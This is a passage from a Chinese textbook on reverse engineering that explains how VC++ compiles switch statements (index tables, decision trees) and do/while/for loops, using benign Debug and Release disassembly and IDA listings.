0040DFE4   jmp    $L566+0Dh (0040e002)
case 6: printf("nIndex == 6");
0040DFE6   push   offset string "nIndex == 6" (004210cc)
0040DFEB   call   printf (004014b0)
0040DFF0   add    esp,4
break;                                                    // 源码对比
0040DFF3   jmp    $L566+0Dh (0040e002)
case 255: printf("nIndex == 255");          // 源码对比
0040DFF5   push   offset string "nIndex == 255" (0042005c)
0040DFFA   call   printf (004014b0)
0040DFFF   add    esp,4
break; }                                                  // 源码对比
; switch 结束地址
0040E002   pop    edi
```

代码清单 5-16 首先查询索引表，索引表由数组组成，数组的每一项大小为 1 字节。从索引表中取出地址表的下标，根据下标值，找到跳转地址表中对应的 case 语句块首地址，跳转到该地址处。这种查询方式会产生两次间接内存访问，在效率上低于线性表方式。

```
0040E02F  00 01 02 06 03 04 06 06 06 06 06 06 06 06 06 06
0040E03F  06 06 06 06 06 06 06 06 06 06 06 06 06 06 06 06
0040E04F  06 06 06 06 06 06 06 06 06 06 06 06 06 06 06 06
0040E05F  06 06 06 06 06 06 06 06 06 06 06 06 06 06 06 06
0040E06F  06 06 06 06 06 06 06 06 06 06 06 06 06 06 06 06
0040E07F  06 06 06 06 06 06 06 06 06 06 06 06 06 06 06 06
0040E08F  06 06 06 06 06 06 06 06 06 06 06 06 06 06 06 06
0040E09F  06 06 06 06 06 06 06 06 06 06 06 06 06 06 06 06
0040E0AF  06 06 06 06 06 06 06 06 06 06 06 06 06 06 06 06
0040E0BF  06 06 06 06 06 06 06 06 06 06 06 06 06 06 06 06
0040E0CF  06 06 06 06 06 06 06 06 06 06 06 06 06 06 06 06
0040E0DF  06 06 06 06 06 06 06 06 06 06 06 06 06 06 06 06
0040E0EF  06 06 06 06 06 06 06 06 06 06 06 06 06 06 06 06
0040E0FF  06 06 06 06 06 06 06 06 06 06 06 06 06 06 06 06
0040E10F  06 06 06 06 06 06 06 06 06 06 06 06 06 06 06 06
0040E11F  06 06 06 06 06 06 06 06 06 06 06 06 06 06 05 CC
```

图 5-7 非线性索引表——Debug 版

图 5-7 中的第 0 项为数值 0，在图 5-8 的地址表中查询第 0 项，取 4 字节数据作为 case 语句块首地址——0x0040DFAA，对应代码清单 5-16 中的“case 1”的首地址（还记得之前的减 1 调整吗？见代码清单 5-16 中的 0040DF89 地址处）。在表中，标号相同的为 switch 的结束地址标号（有 default 块则是 default 块的地址）。然后在地址表中第 6 项找到 switch 的

结束地址，图5-8中地址表的第6项对应的地址为0x0040E02B。该地址中保存的数据按照地址方式解释为：0x0040E002对应着代码清单5-16中switch的结束地址。

```
0040E013  AA DF 40 00
0040E017  B9 DF 40 00
0040E01B  C8 DF 40 00
0040E01F  D7 DF 40 00
0040E023  E6 DF 40 00
0040E027  F5 DF 40 00
0040E02B  02 E0 40 00
```

图5-8 非线性地址表——Debug版

已知case语句数及每个case语句块的地址，如何还原每个case的标号值呢？需要将两表相结合，分析出每个case语句的标号值。将索引表看做一个数组，参考反汇编代码中将索引表对齐到0下标的操作，代码清单5-16中对齐到0下标的数值为−1，因此地址表所对应的索引表的下标加1就是case语句的标号值。

例如，索引表中的第0项内容为0（索引表以0为起始下标），在表中是一个独立的数据，说明其不是switch结尾地址下标。它对应于地址表中第0项，地址0x0040DFAA这条case语句的标号值就是（0+1=1）1。地址表中的最后一项0x0040E002是表中的第6项，这个值在索引表中重复出现，可以断定其是switch的结束地址或者是default语句块的首地址。地址表第5项0x0040DFF5对应索引表中的下标值254，将其加1就是地址0x0040DFF5的case语句标号值。

在case语句块中没有任何代码的情况下，索引表中也会出现相同标号。由于case中没有任何代码，当执行到它时，则会顺序向下，直到发现下一个case语句不为空为止。这时所有没有代码的case属于一段多个case值共用的代码。索引表中这些case的对应位置处所保存的都是这段共用代码在地址表中的下标值，因此出现了索引表中标号相同的情况。

总结：

```
mov     reg, mem                                    ; 取出switch变量
sub     reg,1                                       ; 调整对齐到索引表的下标0
mov     mem, reg
; 影响标记位的指令
jxx     xxxx                                ; 超出范围跳转到switch结尾或default
mov     reg, [mem]                          ; 取出switch变量
; eax不是必须使用的，但之后的数组查询用到的寄存器一定是此处使用到的寄存器
xor     eax,eax
mov     al,byte ptr  (xxxx)[reg]        ; 查询索引表，得到地址表的下标
jmp     dword ptr [eax*4+xxxx]          ; 查询地址表，得到对应的case块的首地址
```

如果遇到以上代码块，可判定其是添加了索引表的switch结构。这里有两次查找地址表的过程，先分析第一次查表代码，byte ptr指明了表中的元素类型为byte；然后分析是否使用在第一次查表中获取的单字节数据作为下标，从而决定是否使用相对比例因子的寻址方式进行第二次查表；最后检查基址是否指向了地址表。有了这些特征后，即可参考索引表中保存的下标值来恢复索引表形式的switch结构中的每一句case原型。

5.6 降低判定树的高度

5.5 节讲述了对非线性索引表的优化，讨论了最大 case 值和最小 case 值之差在 255 以内的情况。当最大 case 值与最小 case 值之差大于 255，超出索引 1 字节的表达范围时，上述优化方案同样会造成空间的浪费，此时采用另一种优化方案——判定树：将每个 case 值作为一个节点，从这些节点中找到一个中间值作为根节点，以此形成一棵二叉平衡树，以每个节点为判定值，大于和小于关系分别对应左子树和右子树，这样可以提高效率。

如果打开 O1 选项——体积优先，由于有序线性优化和索引表优化都需要消耗额外的空间，因此在体积优先的情况下，这两种优化方案是不被允许的。编译器尽量以二叉判定树的方式来降低程序占用的体积，如代码清单 5-17 所示。

代码清单 5-17 switch 树的 C++ 源码

```
int nIndex = 0;
          scanf("%d", &nIndex);
          switch(nIndex){
          case 2: printf("nIndex == 2\n");             break;
          case 3: printf("nIndex == 3\n");             break;
          case 8: printf("nIndex == 8\n");             break;
          case 10: printf("nIndex == 10\n");           break;
          case 35: printf("nIndex == 35\n");           break;
          case 37: printf("nIndex == 37\n");           break;
          case 666: printf("nIndex == 666\n");         break;
          default: printf("default\n");                break;
   }
```

如果代码清单 5-17 中没有 case 666 这句代码，可以采用非线性索引表方式进行优化。有了 case 666 这句代码后，便无法使用仿造 if else 优化、有序线性优化、非线性索引表优化等方式。需要使用更强大的解决方案，将 switch 做成树，Debug 版代码见代码清单 5-18。

代码清单 5-18 树结构 switch 片段——Debug 版

```
switch(nIndex){                           // 源码对比
00401490   mov     ecx,dword ptr [ebp-4]
00401493   mov     dword ptr [ebp-8],ecx
; 取出变量 nIndex 进行比较
00401496   cmp     dword ptr [ebp-8],0Ah
; 条件跳转，大于 10 跳转到地址 0x004014B9 处
0040149A   jg      SwitchTree+59h (004014b9)
0040149C   cmp     dword ptr [ebp-8],0Ah
; 条件跳转，等于 10 跳转到地址 0x004014FD 处
004014A0   je      SwitchTree+9Dh (004014fd)
004014A2   cmp     dword ptr [ebp-8],2
; 条件跳转，等于 2 跳转到地址 0x004014D0 处
004014A6   je              SwitchTree+70h (004014d0)
004014A8   cmp     dword ptr [ebp-8],3
```

```
; 条件跳转，等于3跳转到地址0x004014DF处
004014AC    je      SwitchTree+7Fh (004014df)
004014AE    cmp     dword ptr [ebp-8],8
; 条件跳转，等于8跳转到地址0x004014EE处
004014B2    je      SwitchTree+8Eh (004014ee)
; JE跳转失败，直接跳转到地址0x00401539（default块首地址）处
004014B4    jmp     SwitchTree+0D9h (00401539)
004014B9    cmp     dword ptr [ebp-8],23h
; 条件跳转，等于35跳转到地址0x0040150C处
004014BD    je      SwitchTree+0ACh (0040150c)
004014BF    cmp     dword ptr [ebp-8],25h
; 条件跳转，等于37跳转到地址0x0040151B处
004014C3    je      SwitchTree+0BBh (0040151b)
004014C5    cmp     dword ptr [ebp-8],29Ah
; 条件跳转，等于666跳转到地址0x0040152A处
004014CC    je      SwitchTree+0CAh (0040152a)
; JE跳转失败，直接跳转到地址0x00401539（default块首地址）处
004014CE    jmp     SwitchTree+0D9h (00401539)

……                  // case 语句块部分略

// default 语句块
default:printf("default\n");break;              // 源码对比
00401539    push    offset string "default\n" (004230b0)
0040153E    call    printf (004015e0)
00401543    add     esp,4
```

分析代码清单5-18得出，在switch的处理代码中，比较判断的次数非常之多。首先与10进行了比较，大于10跳转到地址0x004014B9处，这个地址对应的代码又是条件跳转操作，比较的数值为35。如果不等于35，则与37比较；不等于37又再次与666进行比较；与666比较失败后会跳转到switch结尾或default块的首地址处。到此为止，大于10的比较就全部结束了。从这几处比较可以发现，这类似一个if分支结构。

继续分析，第一次与10进行比较，小于10则顺序向下执行。再次与2进行比较，如果不等于2，就继续与3比较；如果不等于3，再继续与8进行比较。小于10的比较操作到此就都结束了，很明显，条件跳转指令后，没有语句块，这是一个仿造if else的switch分支结构。大于10的比较情况与小于10的类似，也是一个仿造的if else分支结构。如果每一次比较都以失败告终，最后将只能够执行JMP指令，跳转到地址0x00401539处，即default块首地址。将这两段比较组合后的结构图如图5-9所示。

图5-9 二叉判定树

图 5-9 为代码清单 5-18 的结构图，从图中可以发现，这棵树的左右两侧并不平衡，而是两个 if else 结构。由于判断较少，平衡后的效果并不明显，且进行树平衡的效率明显低于 if else。这时，编译器采取的策略是，当树中的叶子节点数小于等于 3 时，就会转换形成一个 if else 结构。

当向左子树中插入一个叶子节点 10000 时，左子树叶子节点数大于 4。此时 if else 的转换已经不适合了，优先查看是否可以匹配有序线性优化、非线性索引表优化，如果可以，则转换为相应的优化。在不符合以上两个优化规则的情况下，就做成平衡树。

在 Release 版下，使用 IDA 查看编译器是如何优化的。树结构流程图如图 5-10 所示。




图 5-10　树结构流程图

图 5-10 是从 IDA 中提取出来的，根据流程走向可以看出，有一个根节点，左边的多分支流程结构很像一个 switch，而右边则是一个多次比较判断，和 if else 类似。进一步观察汇编代码，如代码清单 5-19 所示。

代码清单 5-19　判定树结构片段 1——Release 版

```
.text:00401018      mov     eax, [esp+0Ch+var_4]
; 平衡 scanf 的参数
.text:0040101C      add     esp, 8
; eax 中保存着 switch 语句的参数，与 35 比较
.text:0040101F      cmp     eax, 35
; 大于 35 跳转到标号 short loc_401080 处
.text:00401022      jg              short loc_401080
; 等于 35 跳转到标号 short loc_401071 处
.text:00401024      jz      short loc_401071
; 用 eax 加 -2，进行下标平衡
.text:00401026      add     eax, 0FFFFFFFEh ; switch 9 cases
; 比较最大 case 值，之前进行了减 2 的对齐下标操作
; 这里的比较数为 8，考察对齐下标操作后，说明这里的最大 case 值为 10
```

```
.text:00401029     cmp      eax, 8
; 大于8跳转到标号 short loc_401093 处
; IDA 已经识别出这是个 default 分支
.text:0040102C     ja                 short loc_401093 ; default
; 看到这种 4 字节的相对比例因子寻址方式，之前又进行了下标判断比较，
; 可以肯定这个 off_4010D0 标号的地址为 case 地址表
.text:0040102E     jmp      ds:off_4010D0[eax*4] ; switch jump
```

判定树中的 case 地址表如图 5-11 所示。

```
                align 10h
off_4010D0      dd offset loc_401035
                dd offset loc_401044
                dd offset loc_401093
                dd offset loc_401093
                dd offset loc_401093
                dd offset loc_401093
                dd offset loc_401053
                dd offset loc_401093
                dd offset loc_401062
                align 10h
```

图 5-11 判定树中的 case 地址表——Release 版

图 5-11 中的编号 off_4010D0 并不容易识别，可将此标号重新命名——按 N 键重新命名为 CASE_JMP_TABLE，表示这是一个 case 跳转表。这个表保存了 10 个 case 块的首地址，其中的 5 个地址值相同，这 5 个地址值表示的可能是 default 语句块的首地址或者 switch 的结束地址。将编号 loc_401093 修改为 SWITCH_DEFAULT，这样，图 5-11 中还剩下 4 个地址标号需要解释。

根据之前所学的知识，这个表中的第 0 项为下标值加下标对齐值——下标对齐值为 2，地址标号 loc_401035 为表中第 0 项，对应的 case 值为 0 + 2，将其修改为 CASE_2。类似地，标号 loc_401044 为 case 3 代码块的首地址，可修改为 CASE_3；标号 loc_401053 为 case 8 代码块的首地址，可修改为 CASE_8；标号 loc_401062 为 case 10 代码块的首地址，可修改为 CASE_10。这样线性表部分就全都分析完了。

在代码清单 5-19 中还有两个标号 short loc_401080 与 short loc_401071。标号 short loc_40107 表示的是比较等于 35 后才会跳转到的地址，可以判断这个标号表示的地址为 case 35 语句块的首地址，将其重新命名为 CASE_35。如果大于 35，则会跳转到标号 short loc_401080 表示的地址处。继续分析汇编代码，如代码清单 5-20 所示。

代码清单 5-20 树结构片段 2——Release 版

```
.text:00401080 loc_401080:
.text:00401080              cmp      eax, 37
; 比较是否等于 37，等于则跳转到标号 short loc_4010C0
.text:00401083              jz                 short loc_4010C0
.text:00401085              cmp                eax, 666
; 比较是否等于 666，等于则跳转到标号 short loc_4010B1
.text:0040108A              jz       short loc_4010B1
```

```
.text:0040108C            cmp     eax, 10000
; 比较是否等于 10000，等于则跳转到标号 short loc_4010A2
.text:00401091            jz      short loc_4010A2
```

代码清单 5-20 中的多分支结构为一个仿 if else 的 switch 结构，在两个比较跳转中间没有任何语句执行块。根据比较的数值可以知道跳转的地址标号代表的 case 语句。标号 short loc_4010C0 表示 case 37 代码块的首地址，可修改为 CASE_37，标号 short loc_4010B1 表示 case 666 代码块的首地址，可修改为 CASE_666，标号 short loc_4010A2 表示 case 10000 代码块的首地址，可修改为 CASE_10000。至此，这个 switch 结构分析完毕。

为了降低树的高度，在树的优化过程中，检测树的左子树或右子树能否满足 if else 优化、有序线性优化、非线性索引优化，利用这三种优化来降低树高度。选择哪种优化也是有顺序的，谁的效率最高，又满足其匹配条件，就可以被优先使用。以上三种优化都无法匹配，就会选择使用判定树。

5.7 do/while/for 的比较

VC++ 使用三种语法来完成循环结构，分别为为 do、while、for。虽然它们完成的功能都是循环，但是每种语法有着不同的执行流程。

- do 循环：先执行循环体，后比较判断。
- while 循环：先比较判断，后执行循环体。
- for 循环：先初始化，再比较判断，最后执行循环体。

对每种结构进行分析，了解它们生成的汇编代码，它们之间的区别，以及如何根据每种循环结构的特性进行还原。

（1）do 循环

do 循环的工作流程清晰，识别起来也相对简单。根据其特性，先执行语句块，再进行比较判断。当条件成立时，会继续执行语句块。C++ 中的 goto 语句也可以用来模拟 do 循环结构，如代码清单 5-21 所示。

代码清单 5-21 使用 goto 语句模拟 do 循环

```
// goto 模拟 do 循环完成正数累加和
int GoToDo(int nCount){
    int nSum = 0;
    int nIndex = 0;
// 用于 goto 语句跳转使用标记
GOTO_DO:
    // 此处为循环语句块
    nSum += nIndex;                    // 保存每次累加和
    nIndex++;                                  // 指定循环步长为每次递增 1
    // 若 nIndex 大于 nCount，则结束 goto 调用
    if (nIndex <= nCount){
```

```
        goto GOTO_DO;
    }
    return nSum;                        // 返回结果
}
```

代码清单 5-21 演示了使用 goto 语句与 if 分支结构来实现 do 循环过程。程序执行流程是自上向下地顺序执行代码，通过 goto 语句向上跳转修改程序流程，实现循环。do 循环结构也是如此，如代码清单 5-22 所示。

代码清单 5-22 do 循环——Debug 版

```
// C++ 源码说明：do 循环完成整数累加和
int LoopDO(int nCount){
    int nSum = 0;
    int nIndex = 0;
    do {
            nSum += nIndex;
            nIndex++;
    // 循环判断，是否结束循环体
    } while(nIndex <= nCount);
    return nSum;
}

// C++ 源码与对应汇编代码讲解
// C++ 源码对比，变量初始化
int nSum = 0;
0040B4D8    mov         dword ptr [ebp-4],0
int nIndex = 0;
0040B4DF    mov         dword ptr [ebp-8],0
// C++ 源码对比，进入循环语句块
do{
nSum += nIndex;
; 循环语句块的首地址，即循环跳转地址
0040B4E6    mov         eax,dword ptr [ebp-4]
0040B4E9    add         eax,dword ptr [ebp-8]
0040B4EC    mov         dword ptr [ebp-4],eax
nIndex++;
0040B4EF    mov         ecx,dword ptr [ebp-8]
0040B4F2    add         ecx,1
0040B4F5    mov         dword ptr [ebp-8],ecx
// C++ 源码对比，比较是否结束循环
} while(nIndex <= nCount);
0040B4F8    mov         edx,dword ptr [ebp-8]
; 比较两个内存中的数据
0040B4FB    cmp         edx,dword ptr [ebp+8]
; 根据比较结果，使用条件跳转指令 JLE，小于等于则跳转到地址 0x0040B4E6 处
0040B4FE    jle         LoopDO+26h (0040b4e6)
return nSum;
0040B500    mov         eax,dword ptr [ebp-4]
```

代码清单 5-22 中的循环比较语句“while(nIndex <= nCount)”转换成的汇编代码和 if 分支结构非常相似，分析后发现它们并不相同。if 语句的比较是相反的，并且跳转地址大于当前代码的地址，是一个向下跳转的过程；而 do 中的跳转地址小于当前代码的地址，是一个向上跳转的过程，所以条件跳转的逻辑与源码中的逻辑相同。有了这个特性，if 语句与 do 循环判断就很好区分了。

总结：

```
DO_BEGIN:
……                          ; 循环语句块
; 影响标记位的指令
jxx DO_BEGIN    ; 向上跳转
```

如果遇到以上代码块，即可判定它为一个 do 循环结构，只有 do 循环结构无需先检查，直接执行循环语句块。根据条件跳转指令所跳转到的地址，可以得到循环语句块的首地址，jxx 指令的地址为循环语句块的结尾地址。在还原 while 比较时，应该注意，它与 if 不同，while 的比较数并不是相反，而是相同的。依此分析即可还原 do 循环结构的原型。

（2）while 循环

while 循环和 do 循环正好相反，在执行循环语句块之前，必须要进行条件判断，根据比较结果再选择是否执行循环语句块，如代码清单 5-23 所示。

代码清单 5-23 while 循环——Debug 版

```
// C++ 源码说明：while 循环完成整数累加和
int LoopWhile(int nCount){
                  int nSum = 0;
                  int nIndex = 0;
                  // 先执行条件比较，再进入循环体
                  while (nIndex <= nCount){
                          nSum += nIndex;
                          nIndex++;
                  }
                  return nSum;
}

// C++ 源码于对应汇编代码讲解
int nSum = 0;
0040B7C8    mov         dword ptr [ebp-4],0
int nIndex = 0;
0040B7CF    mov         dword ptr [ebp-8],0
// C++ 源码对比，判断循环条件
while (nIndex <= nCount)
0040B7D6    mov         eax,dword ptr [ebp-8]
0040B7D9    cmp         eax,dword ptr [ebp+8]
; 条件判断比较，使用 JG 指令，大于则跳转到地址 0x0040B7F2 处，和 if 语句一样
; 地址 0x0040B7F2 为 while 循环结束地址
0040B7DC    jg          LoopWhile+42h (0040b7f2)
```

```
{
   // 循环语句块
nSum += nIndex;
0040B7DE    mov         ecx,dword ptr [ebp-4]
0040B7E1    add         ecx,dword ptr [ebp-8]
0040B7E4    mov         dword ptr [ebp-4],ecx
nIndex++;
0040B7E7    mov         edx,dword ptr [ebp-8]
0040B7EA    add         edx,1
0040B7ED    mov         dword ptr [ebp-8],edx
}
; 执行跳转指令 JMP，跳转到地址 0x0040B7D6 处
0040B7F0    jmp         LoopWhile+26h (0040b7d6)
return nSum;
0040B7F2    mov         eax,dword ptr [ebp-4]
```

在代码清单 5-23 中，转换后的 while 比较和 if 语句一样，也是比较相反，向下跳转。如何区分代码中是分支结果还是循环结构呢？查看条件指令跳转地址 0x0040B7F2，如果这个地址上有一句 JMP 指令，并且此指令跳转到的地址小于当前代码地址，那么很明显是一个向上跳转。要完成语句循环，就需要修改程序流程，回到循环语句处，因此向上跳转就成了循环结构的明显特征。根据这些特性可知 while 循环结构的特征，在条件跳转到的地址附近会有 JMP 指令修改程序流程，向上跳转，回到条件比较指令处。

while 循环结构中使用了两次跳转指令完成循环，由于多使用了一次跳转指令，因此 while 循环要比 do 循环效率低一些。

总结：

```
WHILE_BEGIN:
; 影响标记位的指令
jxx         WHILE_END                          ; 条件成立跳转到循环语句块结尾处
......                                         ; 循环语句块
jmp         WHILE_BEGIN                        ; 跳转到取出条件比较数据处
WHILE_END:
```

遇到以上代码块，即可判定它为一个 while 循环结构。根据条件跳转指令，可以还原相反的 while 循环判断。循环语句块的结尾地址即为条件跳转指令的目标地址，在这个地址之前会有一条 jmp 跳转指令，指令的目标地址为 while 循环的起始地址。需要注意的是，while 循环结构很可能会被优化成 do 循环结构，被转换后的 while 结构由于需要检查是否可以被成功执行一次，通常会被嵌套在 if 单分支结构中，其还原的高级代码如下所示：

```
if(xxx)
{
   do
   {
          // ......
}while(xxx)
```

}

（3）for 循环

for 循环是三种循环结构中最复杂的一种。for 循环由赋初值、设置循环条件、设置循环步长这三条语句组成。由于 for 循环更符合人类的思维方式，在循环结构中被使用的频率也最高。根据 for 语句组成特性分析代码清单 5-24。

代码清单 5-24　for 循环结构——Debug 版

```
// C++ 源码说明：for 循环完成整数累加和
int LoopFor(int nCount){
   int nSum = 0;
   // 初始计数器变量、设置循环条件、设置循环步长
   for (int nIndex = 0; nIndex <= nCount; nIndex++){
          nSum += nIndex;
   }
   return nSum;
}

// C++ 源码于对应汇编代码讲解
int nSum = 0;
0040B818    mov          dword ptr [ebp-4],0
// C++ 源码对比，for 语句
for (int nIndex = 0; nIndex <= nCount; nIndex++)
;=======================================================
; 初始化计数器变量——nIndex                                    1. 赋初值部分
0040B81F    mov          dword ptr [ebp-8],0
; 跳转到地址 0x0040B831 处，跳过步长操作
0040B826    jmp          LoopFor+31h (0040b831)
;=======================================================
; 取出计数器变量，用于循环步长                                  2. 步长计算部分
0040B828    mov          eax,dword ptr [ebp-8]
; 对计数器变量执行加 1 操作，步长值为 1
0040B82B    add          eax,1
; 将加 1 后的步长值放回计数器变量——nIndex
0040B82E    mov          dword ptr [ebp-8],eax
;=======================================================
; 取出计数器变量 nIndex 放入 ecx                                       3. 条件比较部分
0040B831    mov          ecx,dword ptr [ebp-8]
; ebp+8 地址处存放数据为参数 nCount，见 C++ 源码说明
0040B834    cmp          ecx,dword ptr [ebp+8]
; 比较 nIndex 与 nCount，大于则跳转到地址 0x0040B844 处，结束循环
0040B837    jg           LoopFor+44h (0040b844)
;=======================================================
{
   // for 循环内执行语句块
nSum += nIndex;
mov          edx,dword ptr [ebp-4]                           ; 4. 循环体代码
0040B83C    add          edx,dword ptr [ebp-8]
```

```
0040B83F    mov          dword ptr [ebp-4],edx
}
; 跳转到地址 0x0040B828 处，这是一个向上跳
0040B842    jmp          LoopFor+28h (0040b828)
return nSum;
// 设置返回值 eax 为 ebp-4，即 nSum
0040B844    mov          eax,dword ptr [ebp-4]
```

代码清单 5-24 演示了 for 循环结构在 Debug 调试版下的汇编代码组成。需要由 3 次跳转来完成循环过程，其中一次为条件比较跳转，另外两次为 jmp 跳转。for 循环结构为什么要设计得如此复杂呢？由于 for 循环分为赋初值、设置循环条件、设置循环步长这三个部分，为了可以单步调试程序，将汇编代码与源码进行一一对应，因此在 Debug 版下有了这样的设计，其循环流程如图 5-12 所示。




图 5-12 for 循环结构流程图

根据对代码清单 5-24 及图 5-12 中 for 循环流程的分析，总结出 for 循环结构在 Debug 版下的特性。

总结：

```
mov      mem/reg, xxx                          ; 赋初值
jmp      FOR_CMP                               ; 跳到循环条件判定部分
FOR_STEP:                                          ; 步长计算部分
; 修改循环变量 Step
mov      reg, Step
add      reg,xxxx ; 修改循环变量的计算过程，在实际分析中，视算法不同而不同
mov      Step,eax
FOR_CMP:                                           ; 循环条件判定部分
mov      ecx,dword ptr Step
; 判定循环变量和循环终止条件 StepEnd 的关系，满足条件则退出 for 循环
cmp      ecx, StepEnd
jxx      FOR_END                               ; 条件成立则结束循环
......
jmp      FOR_STEP                              ; 向上跳转，修改流程回到步长计算部分
FOR_END:
```

遇到以上代码块，即可判定它为一个 for 循环结构。这种结构是 for 循环独有的，在计数器变量被赋初值后，利用 jmp 跳过第一次步长计算。然后，可以通过三个跳转指令还原 for 循环的各个组成部分：第一个 jmp 指令之前的代码为初始化部分；从第一个 jmp 指令到循环条件比较处（也就是上面代码中 FOR_CMP 标号的位置）之间的代码为步长计算部分；在条件跳转指令 jxx 之后寻找一个 jmp 指令，这 jmp 指令必须是向上跳转的，且其目标是到步长计算的位置，在 jxx 和这个 jmp（也就是上面代码中省略号所在的位置）之间的代码即为循环语句块。

在这三种循环结构中，while 循环和 for 循环一样，都是先判断再循环。由于需要先判断，因此需要将判断语句放置在循环语句之前，这就使 while 循环和 for 循环在结构上没有 do 循环那么简洁。那么在效率上这三个循环之间又有哪些区别呢？下一节将分析这三者间的效率对比。

5.8 编译器对循环结构的优化

5.7 节介绍了 3 种循环结构，在执行效率上，do 循环结构是最高的。由于 do 循环在结构上非常精简，利用了程序执行时由低地址到高地址的特点，只使用一个条件跳转指令就完成了循环，因此已经无需在结构上进行优化处理。

由于循环结构中也有分支功能，所以 4.4.2 节介绍的分支优化同样适用于循环结构。分支优化会使用目标分支缓冲器，预读指令。由于 do 循环是先执行后比较，因此执行代码都在比较之前，如下所示。

```
int i = 0;
00401248   mov          dword ptr [ebp-4],0
do
{
 i++;
0040124F   mov          eax,dword ptr [ebp-4]
00401252   add          eax,1
00401255   mov          dword ptr [ebp-4],eax
printf("%d", i);
   ; printf 讲解略
} while(i < 1000);
; 此处的汇编代码在退出循环时才预测失败
00401269   cmp      dword ptr [ebp-4],3E8h
00401270   jl           main+1Fh (0040124f)
```

do 循环结构中只使用了一次跳转就完成了循环功能，大大提升了程序的执行效率。因此，在三种循环结构中，它的执行效率最高。

while 循环结构的效率要比 do 循环结构低。while 循环结构先比较再循环，因此无法利用程序执行顺序来完成循环。同时，while 循环结构使用了 2 个跳转指令，在程序流程上就弱于 do 循环结构。为了提升 while 循环结构的效率，可以将其转成效率较高的 do 循环结构。

在不能直接转换成do循环结构的情况下，可以使用if单分支结构，将do循环结构嵌套在if语句块内，由if语句判定是否能执行循环体。因此，所有的while循环都可以转换成do循环结构，如图5-13所示。




图5-13 while循环结构的优化图

图5-13为代码清单5-23使用O2选项后编译的Release版结构流程图，该图截取自IDA。图5-13划分了程序的流程，箭头方向显示，反汇编代码中有一个单分支结构与循环结构。首先由条件跳转指令jl比较参数，小于等于0则跳转。可见这是一个if语句。

如果jl跳转失败，则顺序向下执行，进入标号loc_40100C处。这是一个循环语句块。此语句块内使用条件跳转指令jle，当ecx小于等于edx时，跳转到地址标号loc_40100C处。edx中保存参数数据，ecx每次加1，使eax每次对ecx累加。先执行，后判断，有了这个特性便可将图5-13所对应的代码还原成由单分支结构中嵌套do循环结构的高级代码。转换成对应的C++代码如下：

```
int LoopWhile(int nCount){
   int nSum = 0;
   int nIndex = 0;
   if(nCount >= 0){
     do{
     nSum += nIndex;
           nIndex++;
     }while(nIndex <= nCount)
   }
   return nSum;
}
```

经过转换后，代码的功能没有任何改变，只是在结构上有了调整，变成了单分支结构加 do 循环结构。

以上讨论了 while 循环结构的优化，可以将其转换为 do 循环结构来提升效率。

从结构特征上可知，for 循环是执行速度最慢的，它需要三个跳转指令才能够完成循环，因此也需要对其进行优化。for 循环可以这么转换吗？从循环结构上看，其结构特征和 while 循环结构类似。由于赋初值部分不属于循环体，可以忽略。只要将比较部分放到循环体内，即是一个 while 循环结构。既然可以转换 while 循环结构，那么自然可以转换为 do 循环结构进行优化以提升效率。

有了 for 循环结构的优化方案，那么在对其优化过程中，VC++ 6.0 能否按照此方案进行优化呢？将代码清单 5-24 使用 O2 选项进行重新编译，优化后的 for 循环反汇编代码如代码清单 5-25 所示。

代码清单 5-25 for 循环结构——Release 版

```
.text:00401000 sub_401000        proc near
; 函数参数标号定义 arg_0
.text:00401000 arg_0             = dword ptr  4
; 使用 edx 保存参数 arg_0
.text:00401000                   mov     edx, [esp+arg_0]
; 清空 eax, ecx
.text:00401004                   xor     eax, eax
.text:00401006                   xor     ecx, ecx
.text:00401008                   test    edx, edx
; 检查 edx, 小于 0 则跳转到标号 short  locret_401013 处, 该函数结束
.text:0040100A                   jl      short locret_401013
; 说明此处标号在地址 sub_401000+0x11 处被调用
.text:0040100C loc_40100C:
; 执行 eax 加等于 ecx 操作
.text:0040100C                   add     eax, ecx
; 执行 ecx 自加 1 操作
.text:0040100E                   inc     ecx
.text:0040100F                   cmp     ecx, edx
; 比较 ecx 与 edx, 小于等于则跳转到标号 short loc_40100C 处, 这是一个向上跳
.text:00401011                   jle     short loc_40100C
; 函数返回地址标号 locret_401013 处, 被地址标号 sub_401000+0x0A 处调用
.text:00401013 locret_401013:
.text:00401013                   retn
```

